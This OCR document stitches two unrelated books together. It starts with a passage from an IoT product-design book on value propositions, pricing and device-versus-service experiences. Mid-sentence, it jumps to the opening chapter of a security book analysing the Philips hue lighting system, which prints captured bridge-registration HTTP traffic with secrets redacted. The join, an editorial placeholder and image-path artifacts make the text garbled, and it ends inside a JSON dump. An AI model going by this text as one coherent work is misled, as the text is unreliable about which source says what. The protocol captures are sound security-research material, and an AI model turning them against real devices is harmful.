The IoT market, to date, has tended to create tools for innovators and early adopters. In an immature market that is exploring possibilities, that's fine. But it has tended to assume that the way to reach a mass audience is to make better-designed tools.

You can't turn a tool into a million-selling product just by making it usable. The WeMo plug comes with a well-designed smartphone app that walks users through the setup process fairly clearly and makes it easy to set up rules to control the plug. But the onus is still on the user to use the plug creatively. It's not actually the *plug* they want to control: it's the appliance. Controllable plugs are simply a first step in the journey towards controllable appliances.

In spring 2014, WeMo released a controllable appliance: the WeMo Crock Pot slow cooker (see figure 4.12). This allows the user to control the temperature and cooking time of a Crock Pot remotely from a smartphone app. Slow cookers might not be for everyone, but the context of use is a perfect fit for connectivity and remote control. Their value proposition is convenience: the meal that cooks itself while you're out all day. Remote control increases that convenience by allowing you to adjust the timing if you're home late. And being able to keep an eye on the device alleviates any anxiety about leaving a hot thing unattended in an empty house. It may be a niche appliance, but it's a well-formed product solution.

Figure 4.12: WeMo Crock Pot and smartphone app.

Mass-market consumers don't necessarily lack the knowledge, skill or imagination to solve their own problems. They may be perfectly capable of doing so but simply lack

[6] At the time of writing the Arduino model is being phased out for a newer version based on the Spark Core development board.

the time or have other priorities. At best they might only have time to solve a few of them.
There is a rich market for products that solve their problems for them!

What makes a good product?

Good products seem to appeal to common sense, and new good products are often greeted with the reaction 'well why didn't someone think of that before?'. But developing good products can be far harder than our 20/20 hindsight might lead us to think. This section looks at the general qualities of a good consumer product before considering what features come with IoT.

The product solves a real problem people have (and makes this clear)

Most products are acquired in order to solve a problem for the user. A good definition of the problem, and the audience, are essential to creating a clear value proposition. This is the definition of what your product does for people, and why they might want it.

A clearly communicated value proposition is fundamental to user experience. When people come across a product (or service), they try to form a quick judgment about its purpose, and whom it is for. If it's not immediately clear what the value proposition is, it may be dismissed: either because it is too hard to figure out, or because it does not appear to do anything of value for that person at that time. Worse, potential users may wrongly assume it is able to fulfill a purpose for which it is not really suited and waste time and/or money on a fruitless endeavor. (You may be happy to take their money in the short term, but over time too many unhappy customers will damage your reputation!).

It's all too easy to end up with a poor or unclear value proposition despite good intentions. This is often the result of failing to identify the right problem for the right audience. You might have added features to show off what the system can do, or because they are simple to build, dictated too much by the capabilities of the technology at the expense of the original purpose and user needs. Or maybe there are competing interests involved in feature scoping. It's common for systems to try to do lots of things. That may create a great tool for early adopters who like to tinker and customise, but it risks muddying the value proposition for a mass-market audience. Imagine you're making a wrist-top device for outdoor pursuits like hiking or climbing. The core features are an altimeter, barometer, compass, and perhaps GPS. It might be quite straightforward softwarewise to add on a calendar, to do list and, maybe, games. You can probably imagine a situation in which someone, somewhere, might use those features. But you'll be at risk of obscuring the key purpose of the device: helping users find their way and stay safe. Too much flippant functionality

might even undermine the perception that the device offers good quality in its core functionality. And it will make it harder for users to access the key features they most want and need.

If your device can fulfill multiple purposes for the user, you'll have to invest extra effort in helping users understand its value. A home contact sensor is a generic piece of hardware with no inherent value to the user. The value is in the function it enables: used to detect when an intruder has forced a door open, or when a medicine cabinet has been opened. Early adopters may love the flexibility to use the sensor as a tool that can do all kinds of things. But you'll have to help mass market users understand what it could be for. For example, your app might offer specific window or cupboard alarm functionality to go with the device, even if these do much the same thing under the hood.

Connected products intended for the mass-market need to demonstrate a clear advantage over any predecessors. Connected things are not inherently better than non-connected things, just because they are connected. Despite being demo-ed at consumer electronics fairs year after year, the much-maligned internet fridge concept has so far felt like a solution in search of a problem. Research shows that people can imagine using intelligent fridges that provide information about their contents, nutrition and health, but this has not translated into demand.[7] Tasks such as managing shopping lists and looking up recipes simply don't feel as if they require a new, fridge-based screen. The idea of the fridge that automatically orders more shopping when goods run out is fraught with potential for irritating errors. If you have to make the fridge sync with your calendar or heating thermostat to see when you're on holiday in order to stop your regular milk order, maybe it's just simpler to buy your own milk after all.

Connected sensors enable many kinds of data in the world to be captured, quantified and made visible. Fitness tracking and energy monitoring (see e.g. figure 4.13) are obvious consumer examples of this. But beware you're not just counting things. Data should be used to provide genuine insights that users can act on.

[7] Matthias Rothensee, User acceptance of the intelligent fridge: empirical results from a simulation, IOT'08 Proceedings of the 1st international conference on The internet of things, 123-139

Fig. 4.13: The Efergy energy monitoring service helps users understand their electricity consumption. (Image: Efergy)

For more information on designing with data, see chapter 13.

Connectivity can enable remote control of devices. The core value of connected sockets and door locks is usually remote control (see figure 4.14).

Fig 4.14 The August door lock, app and hub (plugged into outlet).

Connected home systems that allow automated rules to be created are examples of products whose main value is in automation (see figure 4.16). Intelligent systems such as the Nest thermostat may promise to do the job (such as setting a heating schedule that best fits home occupancy) better than a human.




Fig. 4.15: An automated 'coming home' smart rule in the AT&T Digital Life tablet app

Tags or sensors embedded in objects allow them to be trackable and identifiable. The FedEx SenseAware service (figure 4.16) embeds a multi-sensor device inside sensitive shipments (such as medical supplies), allowing the sender to track the location of a parcel and the temperature, light levels, humidity and atmospheric pressure to which it has been exposed. If any of these fall outside a set range, a replacement parcel can be dispatched.

Fig 4.16: FedEx Senseaware sensor and web app

It goes almost without saying that your system needs to be reliable enough to fulfill its promise. Glitches and outages are inevitable in most systems and early adopters will forgive these more readily. But if there are contexts of use in which you cannot afford failure, the product must be 100% reliable. For example, emergency alarms for elderly or vulnerable people must always work. You'll need a backup power supply and connectivity (see figure 4.17), and regular checks to ensure these work.

Fig 4.17 The hub of the Scout security system has a backup battery and 3G cellular chip so it won't stop running during power and internet outages.

The product comes at a cost (financial, or effort exerted) which seems in proportion to the perceived value

A good product needs to balance the cost and effort required from the user against the value it delivers. If the value is very high, users may be prepared to pay more, or invest more time in configuration.

Determining a price point is a tricky matter in itself. You'll have to consider manufacturing costs, competition and market conditions, and what users are prepared to pay.

You'll also need to consider the cost to the user of switching from whatever they were using previously. Household technology, like heating and alarm systems, tends to last years and users won't want to replace working boilers, sensors or other kit at great expense without a significant benefit[8]. If you can support retrofit – new

[8] C.F. the model of shearing layers, which describes buildings as a set of components that evolve and obsolesce over different timescales. 'Services', like HVAC and plumbing, are expected to last 7-15 years. This concept originates from architect Frank Duffy and was developed by Stewart Brand in his book 'How Buildings Learn: What Happens After They're Built'(1994, Viking Press).

technology that can easily be integrated into old systems – without greatly increasing the cost of your product, you'll increase the potential market for the product.

In the context of UX, the perceived cognitive effort to use your product and the time it will take to get it set up and working affect who will buy it, and why. Be careful in your judgment here. In the thick of a project when you are excited about your idea, it's easy to overestimate how motivated users are to invest time in your product.

Smart homes are a typical example here. It's been possible to connect up lighting, heating, appliances and entertainment systems for around 40 years, as we saw earlier. But you needed to be an enthusiast to set it up and program it (or wealthy enough to pay someone else to do that). A niche of users has taken great pride in their automated homes, but others have found them fraught with support issues, technology failures, and a poor fit with the needs of other guests and residents. Mass-market users often view home automation with suspicion: home is a very personal context, and one in which we are often loath to introduce novel technologies that might break our established routines. Most of us don't want to have to do a load of programming just so we can turn lights on and off. We manage that well enough already and it's an effort to switch unless the benefits are really evident.

Adding extra cognitive effort to everyday tasks is a common risk. The UX strategist Scott Jenson proposes the idea of the 'surprise package': the mature consumer product that is 'enhanced' technologically, turning it back into an early adopter product. As Jenson puts it: "Companies take product concepts that are now far into the laggard range of stability and established behavior, and they change the product significantly. … The new product is effectively repositioned 'back to the front' of the curve, creating a high-tech product that can only be used or appreciated by the forgiving and accomplished early-adopter group of consumers. This is where much of the consumer backlash appears, as safely mature and benign products such as TVs, radios, thermostats, home phones and even cars are turned back into early adopter products, and then sold to an unsuspecting laggard audience." [9]

TV is a great example. TV used to be an instant-on experience. We may have had less choice of channels and no on-demand services, but you could be watching *something* within a second or two of turning it on. It can now take minutes. You may be faced with software updates for your set-top box and/or connected TV (perhaps for apps you don't even want but can't delete), then minutes of navigating around a program guide or on-demand service using a cheap remote control poorly equipped for the job.

[9]Scott Jenson, 2002, 'The Simplicity Shift' (Cambridge University Press). Available from http://www.jensondesign.com/The-Simplicity-Shift.pdf

If your product is replacing an existing consumer product or way of getting something done, pay attention to what was good about the old way of doing things. Try to preserve that and enhance the experience, rather than adding new complexity.

The product is pleasing to use

The hard-headed cost/benefit analysis is important for any product, but the best products speak to us on an emotional level too. This is partly about aesthetics, but it's not just about bolting pretty design on top of functionality. We form an integrated impression of the functionality and design of the product, and how well that fulfills our practical and emotional needs and fits (and perhaps communicates) our sense of who we are[10]. Figuring out the right experience is about design as well as product strategy, which is covered in more depth in chapter 5, 'Translating Research into Product Definitions'.

Services in IoT

IoT products combine devices and services

At the start of the chapter, we set out that an IoT 'product' is frequently a hybrid of physical device(s) and service provision. At the very least, the connections that keep the connected device connected are services and there may be others to consider in making a product good.

When people buy a product, they expect to have the right to use it for as long as they like. When the product is dependent on an internet service, there is a reasonable expectation that that service will continue to be available, for taking it away would render the product at worst useless and at best limited. After all, you would not expect your home heating or lighting to cease to function because the company that produced the original system had gone out of business, or no longer wished to support you. The service forms part of that experience. The relationship between the device and service can vary.

(There is an inherent tension here between the old world of physical products, and the new world of internet/web services. On the web, new services appear and old ones are 'sunsetted' on a regular basis. This is acclaimed as progress. But a physical product is likely to come with expectations that it will last for at least a few years. If the service stops working, the lifespan of the device is shortened, creating landfill (and unhappy users). Service providers have a responsibility to ensure that they are

[10] Lionel Tiger's 'The Pursuit of Pleasure' is an interesting viewpoint on the anthropology of what makes products appeal. (Lionel Tiger, 1992, 'The Pursuit of Pleasure'. Boston: Little, Brown 1992).

able to maintain and improve their internet services, so that the product has a reasonable lifespan.)

How users understand devices and services

Connected heating controllers and door locks are examples of systems where the *device* is likely to be the focus: we might call them *service-enabled devices.* Users view the device as the most salient part of the system. For example, Nest users are likely to say 'I have a Nest', referring to the thermostat to represent the entire system. (It's far less likely you'd hear someone saying 'I use Nest', 'I have Nest or 'I have a Nest system'.) Because the device is so central to the UX, users will have high expectations of its design and functionality. The service enables remote access and smarter functioning, but in the user's mind it is a way to control the device (Seefigure 4-18).

4-18 – example of product advert with device front and centre, e.g. Nest?

A security alarm is an example of a system where the *service* is the focus: we might call it a *device-enabled service.* The alarm service is what users care about. The sensors and other devices are generally low profile and most of the intelligence sits in the internet service or gateway software. You could add or swap out devices without affecting the core functions of the service.

Key factors that indicate that the service may be the focus of your user experience, not the device itself, may be that:

- Interactions are distributed across multiple devices, so no single device is the center of attention
- Most functionality lives in the cloud service or gateway software (perhaps because local devices don't have much computing power); and/or
- Devices can be added, removed or swapped without changing the core functioning of the system;

As the UX expert Mike Kuniavsky describes it, the device is an *avatar* for the service.[11]
The Oyster travel card (see figure 4.19 below) is a stored value contactless smart card used on London public transport. It can hold various types of tickets or a credit balance for travel on the underground, trains, buses, trams and boat services. ('Stored value' means that the credit is notionally held on the card itself, rather than in a separate account, as with a debit card.)

Passengers add tickets or money to the card itself via online purchase, ticket machines at stations or by setting up regular debits from their bank accounts. They swipe the card on a reader at the start and end of journeys to validate their tickets or


[11] Mike Kuniavsky, 'Smart Things: Ubiquitous Computing User Experience Design', Morgan Kaufmann 2010

O'REILLY®

Nitesh Dhanjani

Abusing the Internet of Things

Blackouts, Freakouts, and Stakeouts



Abusing the Internet of Things

Nitesh Dhanjani

O'REILLY® Beijing • Cambridge • Farnham • Köln • Sebastopol • Tokyo

Contents

Lights Out: Hacking Wireless Lightbulbs to Cause Sustained Blackouts

The Northeast Blackout of 2003 was widespread and affected people throughout parts of northeastern and midwestern United States and Ontario. Approximately 45 million people were affected for as long as two days. In New York alone, 3,000 fire calls were reported due to incidents related to individuals using candles. There were 60 cases of alarm fires that were caused by the use of candles and two cases of fatalities that resulted from the use of flames to provide light. In Michigan, candles left burning during the blackout caused a fatal fire that destroyed a home.

The startling issue is not that the Northeast Blackout occurred, but how the developed world takes luxuries like electricity for granted and how we have come to depend upon it. Moments when our fundamental luxuries are taken aware from us cause us to reflect upon and appreciate our reliance upon them. We flip a switch and we expect the instant glow of the electric flame. We open the refrigerator and expect our food and drinks to be waiting for us at just the right temperature. We walk into our homes and expect the air conditioning to continuously and automatically maintain a comfortable equilibrium between hot and cold temperatures.

It's been roughly 100 years since we've figured out how to generate electricity. Before that, houses were lit with kerosene lamps and warmed with stoves. Our current level of dependence upon electricity is phenomenal; our cities and businesses come to halt within seconds of a blackout.

The United States is powered by three interconnected grids that move electricity around the country: the Eastern Interconnection, Western Interconnection, and the Texas Interconnection. These systems are *interconnected* by communication between utilities and their transmission systems to share the benefits of building larger generators and providing electricity at a lower cost.

Developed nations clearly rely upon the electric grid to empower and sustain their economies and the well being of their citizens. Computers increasingly operate much of the technology that comprises of the grid, inclusive of generators and transformers, and their functionality is accessible remotely through computer networks. As such, the concern over cyber-security-related threats is high.

In addition to the need to ensure the security of the power grid, the upcoming era of consumer-based IoT product adds an additional technology ecosystem that also needs to be protected: the security of the IoT products themselves. There are various products in the market today that replace traditional lighting with bulbs that can be controlled wirelessly and remotely. As we start to install IoT devices like these in our homes and offices, we need to also be assured of the secure design of these devices, in addition to the underlying infrastructure such as the power grid.

In this chapter, we will do a deep dive into the design and architecture of one of the more popular IoT products available in the market: the Philips hue personal lighting system. Our society has come to depend on lighting for convenience, as well as for our safety, so it makes sense to use a popular IoT product in this space as the focus of the first chapter. We will take a look at how the products operates and communicates from a security perspective and attempt to locate security vulnerabilities. Only by deep analysis can we begin to have a solid discussion and framework around the security issues at hand today and learn how to construct secure IoT devices of the future.

Why hue?

We've established why lighting is paramount to our civilization's convenience and safety. As we begin analysis of IoT devices in this space, we'd specifically like to study the Philips hue personal lighting system because of its popularity in the consumer market. It is one of the first IoT-based lighting products to gain popularity, so it is likely to inspire competing products to follow its architecture and design. As such, a security analysis of the hue product will give us a good understanding of what security mechanisms are being employed in IoT products today, what potential vulnerabilities exist, and what changes are necessary to securely design such products in the future.

The hue lighting system is available for purchase at various online and brick-and-mortar outlets. As shown in Figure 1-1, the starter pack includes three wireless bulbs and a bridge. The bulbs can be configured to any of 16 million colors using the hue website or the iOS app.

Figure 1-1. *The hue starter pack contains the bridge and three wireless bulbs*

The bridge connects to the user's router using an Ethernet cable, establishing and maintaining an outbound connection to the hue Internet infrastructure, as we will discuss in the following sections. The bridge communicates directly with the LED bulbs using the ZigBee protocol, which is built upon the IEEE 802.15.4 standard. ZigBee is a low-cost and low-powered protocol, which makes it popular among IoT devices that communicate with each other.

When the user is on the local network, the iOS app connects directly to the bridge to issue commands that change the state of the bulbs. When the user is remote or when the hue website is used, the instructions are sent through the hue Internet infrastructure.

In the following sections, we will study the underlying security architecture to understand the implementation and uncover weaknesses in the design. This will provide a solid understanding of security issues that can impact popular consumer-based IoT lighting systems in the market today.

Contolling Lights Via the Website Interface

A good way to uncover security vulnerabilities is to understand the underlying technology architecture, and use-case analysis is one of the best ways to do so. The most basic use case of the hue system is to register for an online hue account through the website interface and associate the bridge to the account. Once this is accomplished, the user can use his or her account to control the lights from a remote location. In this section, we will take a look at how the system lets the user associate the bridge to his or her account and control the lights from the website. Once we've shown how the use case is implemented in design, we will discuss associated security issues and how they can be exploited.

First, every user must register for a free account at the hue portal, shown in Figure 1-2. The user is required to pick a name, enter his or her email address, and create six-character (at minimum) password.




Figure 1-2. *hue website account registration*

In the second step, the website attempts to locate and associate the bridge with the account the user just created. As shown in Figure 1-3, the website then displays the message "We found your bridge."




Figure 1-3. *Associating the bridge with the website*

The website knows that it has located the bridge because the bridge routinely connects to the hue backend to broadcast its `id` (a unique `id` is assigned to every physical bridge manufactured), internal IP address, and MAC address (identical to the `id`). The bridge does this by making a `POST` request to `dcs.cb.philips.com`, like this:

```
POST /Dcs.ConnectionServiceHTTP/1.0
Host: dcs.cb.philips.com:8080
Authorization: CBAuth Type="SSO", Client="[DELETED]", RequestNr="16",
Nonce="[DELETED]", SSOToken="[DELETED]", Authentication="[DELETED]
Content-Type: application/CB-MessageStream; boundary=ICPMimeBoundary
Transfer-Encoding: Chunked

304
--ICPMimeBoundary
Content-Type: application/CB-Encrypted; cipher=AES
Content-Length:0000000672

[DELETED]
```

To which the server side responds:

```
HTTP/1.0 200 OK
WWW-Authenticate :  CBAuth Nonce="[DELETED]"
Connection : close
Content-Type : application/CB-MessageStream; boundary="ICPMimeBoundary"
Transfer-Encoding : Chunked

001
```

Note

The code marked `[DELETED]` signifies actual content that was deleted to preserve the confidentiality and integrity of the hardware and accounts being tested. The removal of the associated characters has no material effect on understanding the example.

The `001` response to the `POST` request indicates that the hue infrastructure has registered the bridge by associating its `id` with the source IP address of the HTTP connection.

If you have the hue system installed, you can browse to *https://www.meethue.com/api/nupnp* from your home network to obtain the information reported by your bridge to the hue infrastructure. As shown in Figure 1-4, you'll see the `id` of the bridge, along with its MAC address and internal IP address. The hue website maintains a collection of bridges (based on their `id`, internal IP addresses, and MAC addresses) and pairs them with the source IP address of the TCP connection (as you are browsing the hue website). This is why the website confidently displays "We found your bridge" (Figure 1-3).

Figure 1-4. *Bridge's `id`, internal IP address, and MAC address*

The user does not have permission to use the bridge remotely until pressing the physical button on the bridge within 30 seconds. Requiring the user to prove

to the server side that he or she has physical access to the bridge provides an additional layer of security.

After displaying the message in Figure 1-3, the web browser issues the following GET request:

```
GET /en-US/user/isbuttonpressed HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/
536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: https://www.meethue.com/en-US/user/linkbridge
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie:[DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

This GET request will wait for 30 seconds, giving the user time to physically press the button on the bridge. When the user presses the button, the bridge sends a POST request to `dcp.cpp.philips.com` signifying the event. In this situation, after the user has proven physical ownership of the bridge, the server positively responds to the POST request:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: [DELETED]
Vary: Accept-Encoding
Date: Mon, 29 Apr 2013 23:30:06 GMT
Server: Google Frontend
Content-Length: 4

true
```

This response from the server indicates that the button was indeed pressed. The browser then sends the following GET request to complete the setup:

```
GET /en-US/user/setupcomplete HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3)
AppleWebKit/536.28.10
```

```
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: text/html,application/xhtml+xml,application/xml;
DNT: 1
Referer: https://www.meethue.com/en-US/user/linkbridge
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie: [DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

The server responds to the GET request with various types of details:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION="[DELETED]-%00ip_address%3A[DELETED]__[DELETED]
;Path=/
Vary: Accept-Encoding
Date: Mon, 29 Apr 2013 23:30:08 GMT
Server: Google Frontend
Content-Length: 47369

[DELETED]
app.data.bridge = {"clientMessageState":[DELETED],"config":{"lights":{"15":
{"name":"Bathroom 2","state":{"bri":254,"effect":"none","sat":144,"reachabl
e":true,"alert":"none","hue":14922,"colormode":"ct","on":false,"ct":369,"xy
":[0.4595,0.4105]},"modelid":"LCT001","swversion":"65003148","pointsymbol":
{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"non
e","8":"none"},"type":"Extended color light"},"13":{"name":"Bathroom 4","st
ate":{"bri":254,"effect":"none","sat":144,"reachable":true,"alert":"none","
hue":14922,"colormode":"ct","on":false,"ct":369,"xy":[0.4595,0.4105]},"mode
lid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","
1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"E
xtended color light"},"14":{"name":"Bathroom 3","state":{"bri":254,"effect"
:"none","sat":144,"reachable":true,"alert":"none","hue":14922,"colormode":"
ct","on":false,"ct":369,"xy":[0.4595,0.4105]},"modelid":"LCT001","swversion
":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6"
:"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"1
1":{"name":"Hallway 2","state":{"bri":123,"effect":"none","sat":254,"reacha
ble":true,"alert":"none","hue":17617,"colormode":"xy","on":false,"ct":424,"
xy":[0.492,0.4569]},"modelid":"LCT001","swversion":"65003148","pointsymbol"
:{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"no
ne","8":"none"},"type":"Extended color light"},"12":{"name":"Bathroom 1","s
tate":{"bri":254,"effect":"none","sat":144,"reachable":true,"alert":"none",
"hue":14922,"colormode":"ct","on":false,"ct":369,"xy":[0.4595,0.4105]},"mod
elid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none",
"1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"
```

Extended color light"},"3":{"name":"Living room lamp 2","state":{"bri":102,"effect":"none","sat":234,"reachable":true,"alert":"none","hue":687,"colormode":"xy","on":false,"ct":500,"xy":[0.6452,0.3312]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"2":{"name":"Living room lamp 1","state":{"bri":119,"effect":"none","sat":180,"reachable":true,"alert":"none","hue":51616,"colormode":"xy","on":false,"ct":158,"xy":[0.3173,0.187]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"1":{"name":"Bookshelf 1","state":{"bri":161,"effect":"none","sat":236,"reachable":true,"alert":"none","hue":696,"colormode":"xy","on":false,"ct":500,"xy":[0.6474,0.3308]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"10":{"name":"Bedroom 1","state":{"bri":254,"effect":"none","sat":144,"reachable":true,"alert":"none","hue":14922,"colormode":"ct","on":false,"ct":369,"xy":[0.4595,0.4105]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"7":{"name":"Guest bedroom 1","state":{"bri":115,"effect":"none","sat":144,"reachable":true,"alert":"none","hue":14922,"colormode":"xy","on":false,"ct":369,"xy":[0.2567,0.2172]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"6":{"name":"Kitchen 3","state":{"bri":74,"effect":"none","sat":253,"reachable":true,"alert":"none","hue":37012,"colormode":"xy","on":false,"ct":153,"xy":[0.281,0.2648]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color light"},"5":{"name":"Kitchen 1","state":{"bri":106,"effect":"none","sat":254,"reachable":true,"alert":"none","hue":25593,"colormode":"xy","on":false,"ct":290,"xy":[0.4091,0.518]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color 